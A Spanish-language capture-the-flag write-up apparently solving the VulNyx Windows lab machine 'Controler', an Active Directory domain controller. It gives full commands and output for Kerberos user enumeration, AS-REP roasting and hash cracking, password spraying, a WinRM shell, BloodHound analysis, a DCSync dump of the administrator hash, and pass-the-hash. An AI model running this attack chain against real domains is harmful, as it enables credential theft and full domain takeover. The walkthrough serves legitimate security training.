VulNyx - Controler
Information
Controler es una máquina virtual vulnerable Windows de dificultad media de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en el hipervisor VirtualBox.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 18:00 CEST
Nmap scan report for 192.168.1.50
Host is up (0.00035s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49680/tcp open  unknown
49685/tcp open  unknown
49690/tcp open  unknown
49697/tcp open  unknown
49710/tcp open  unknown
❯ nmap -sVC -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49680,49685,49690,49697,49710 192.168.1.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 18:01 CEST
Nmap scan report for 192.168.1.50
Host is up (0.0014s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-01 01:01:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: control.nyx0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: control.nyx0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:20:07:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: CONTROLER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-01T01:02:21
|_  start_date: N/A
|_clock-skew: 8h59m57s
|_nbstat: NetBIOS name: CONTROLER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:20:07:a7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Shell (j.levy)
445/TCP (SMB)
Basic Enumeration
Agrego el dominio encontrado control.nyx a mi archivo /etc/hosts para futuros ataques
❯ netexec smb 192.168.1.50
SMB   192.168.1.50   445   CONTROLER   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
Shares
Null Session
❯ smbclient -NL //192.168.1.50
Anonymous login successful

	Sharename       Type      Comment
	---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.50 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

❯ smbmap --no-banner -H 192.168.1.50 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 192.168.1.50, no fun for you...
[*] Closed 1 connections

❯ netexec smb 192.168.1.50 -u '' -p '' --shares
SMB         192.168.1.50    445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
SMB         192.168.1.50    445    CONTROLER        [+] control.nyx\:
SMB         192.168.1.50    445    CONTROLER        [-] Error enumerating shares: STATUS_ACCESS_DENIED
RPC
Null Session
❯ rpcclient -NU "" 192.168.1.50 -c "srvinfo"
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
389/TCP (LDAP)
Null Session
❯ ldapsearch -x -H ldap://192.168.1.50 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=control,DC=nyx
namingcontexts: CN=Configuration,DC=control,DC=nyx
namingcontexts: CN=Schema,CN=Configuration,DC=control,DC=nyx
namingcontexts: DC=DomainDnsZones,DC=control,DC=nyx
namingcontexts: DC=ForestDnsZones,DC=control,DC=nyx

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
❯ ldapsearch -x -H ldap://192.168.1.50 -b "DC=control,DC=nyx"
# extended LDIF
#
# LDAPv3
# base <DC=control,DC=nyx> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
88/TCP (Kerberos)
User Brute Force
Algo a tener en cuenta en un entorno corporativo con respecto al formato de los nombres de usuario es que algunos pueden consistir solo en el nombre (por ejemplo, peter) o en la inicial del nombre seguida del apellido (por ejemplo, p.miller).
Enumero con kerbrute y el wordlist A-Z.Surnames.txt al usuario b.lewis
❯ kerbrute userenum --dc 192.168.1.50 -d control.nyx A-Z.Surnames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/31/25 - Ronnie Flathers @ropnop

2025/03/31 18:32:15 >  Using KDC(s):
2025/03/31 18:32:15 >  	192.168.1.50:88

2025/03/31 18:32:15 >  [+] VALID USERNAME:	B.LEWIS@control.nyx
2025/03/31 18:32:17 >  Done! Tested 13000 usernames (1 valid) in 2.212 seconds
AS-REP Roasting
TGT
En posesión del usuario válido b.lewis a nivel de dominio, verifico si tiene configurado el atributo UF_DONT_REQUIRE_PREAUTH y confirmo que es así, logrando obtener su Ticket Granting Ticket (TGT) con éxito.
❯ impacket-GetNPUsers control.nyx/b.lewis -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for b.lewis
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$b.lewis@CONTROL.NYX:67d134c41c4fe25cebe0449067e3953a$a800777299be31fe56d91c3b357df61bc33b8dd0601b8cbf8468b856c894d6b07f0af3f197e985241002fee9c891e36560bb2e97330d87a654c78c85723c971f785ee4e745debc6b05c7d7a02d0efa5a2f001dcf7e35050adf555f44df86d06edd5b62a3741beb230a4112ca9d54a64b1484fc355bb97d1a4b072265e0aef46456069fe66b7c994c1c2805f36abd161bcd9806881b47c17bc577b0170cadb1ca24152aa5095f0bd64b5eb5af00a2238a053937157448e8e37f7daa0fd5d70da7b01099def09bd45e38e391c2e3852f2a20ca4478f03669053c5b51cdd4fe71eb2ad24c9d5f2ac9253b18
Cracking (Hash)
Obtengo con john el password 101Music
❯ john --wordlist=/opt/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
101Music         ($krb5asrep$23$b.lewis@CONTROL.NYX)
Al validar las credenciales b.lewis:101Music observo que son validas por SMB pero no por WINRM
❯ netexec smb 192.168.1.50 -u 'b.lewis' -p '101Music'
SMB         192.168.1.50    445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
SMB         192.168.1.50    445    CONTROLER        [+] control.nyx\b.lewis:101Music
❯ netexec winrm 192.168.1.50 -u 'b.lewis' -p '101Music'
WINRM       192.168.1.50    5985   CONTROLER        [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
WINRM       192.168.1.50    5985   CONTROLER        [-] control.nyx\b.lewis:101Music
389/TCP (LDAP)
LDAPDomainDump
Con ldapdomaindump obtengo información referente a usuarios y grupos del dominio
❯ mkdir dump
❯ cd dump
❯ ldapdomaindump -u 'control.nyx\b.lewis' -p '101Music' 192.168.1.50
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Obtengo varios usuarios pero el único usuario que parece interesante es j.levy, ya que es el único usuario que forma parte del grupo Remote Management Users y permite acceder al sistema por el servicio WINRM
445/TCP (SMB)
Password Brute Force
Con netexec obtengo éxito con las credenciales j.levy:Password1
❯ netexec smb 192.168.1.50 -u 'j.levy' -p /opt/techyou.txt
SMB   192.168.1.50   445   CONTROLER   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
SMB   192.168.1.50   445   CONTROLER   [+] control.nyx\j.levy:Password1
Valido las credenciales obtenidas por SMB y WINRM
❯ netexec smb 192.168.1.50 -u 'j.levy' -p 'Password1'
SMB         192.168.1.50    445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:control.nyx) (signing:True) (SMBv1:False)
SMB         192.168.1.50    445    CONTROLER        [+] control.nyx\j.levy:Password1
❯ netexec winrm 192.168.1.50 -u 'j.levy' -p 'Password1'
WINRM       192.168.1.50    5985   CONTROLER        [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
WINRM       192.168.1.50    5985   CONTROLER        [+] control.nyx\j.levy:Password1 (Pwn3d!)
5985/TCP (WINRM)
Accedo al sistema con evil-winrm como usuario j.levy
❯ evil-winrm -i 192.168.1.50 -u 'j.levy' -p 'Password1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\j.levy\Documents> whoami ; hostname
control\j.levy
Controler
Privilege Escalation
Enumeration
BloodHound
Ingestor
Con bloodhound-python hago una recolección de datos del dominio de forma remota
❯ bloodhound-python -ns 192.168.1.50 -dc control.nyx -u 'b.lewis' -p '101Music' -d control.nyx -c all --zip
Analisis

Al usuario j.levy tiene privilegios AllExtendedRights sobre el dominio

En el Help nos dan la manera de abusar del privilegio AllExtendedRights
Abuse
DCSync
Dump (NTDS)
Obtengo el hash del usuario administrator
❯ impacket-secretsdump control.nyx/j.levy:'Password1'@192.168.1.50 -just-dc-user administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9a8c983c709e851258912c3b1d71c9b05faf1724f522b4f32e57f7bef3366773
Administrator:aes128-cts-hmac-sha1-96:0ca176565c5b47fda5e2ab4f53fbb9d3
Administrator:des-cbc-md5:ce9785d980c1a7f8
[*] Cleaning up...
5985/TCP (WINRM)
PassTheHash (PtH)
Accedo al sistema como usuario administrator
❯ evil-winrm -i 192.168.1.50 -u 'administrator' -H '48b20d4f3ea31b7234c92b71c90fbff7'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ; hostname
control\administrator
Controler
Flags
Ya como usuario administrator puedo leer las flags user.txt y root.txt
*Evil-WinRM* PS C:\> type c:\users\j.levy\desktop\user.txt
587c4***************************
*Evil-WinRM* PS C:\> type c:\users\administrator\desktop\root.txt
b43e4***************************
Hasta aquí la resolución de la máquina Controler.
Happy Hacking!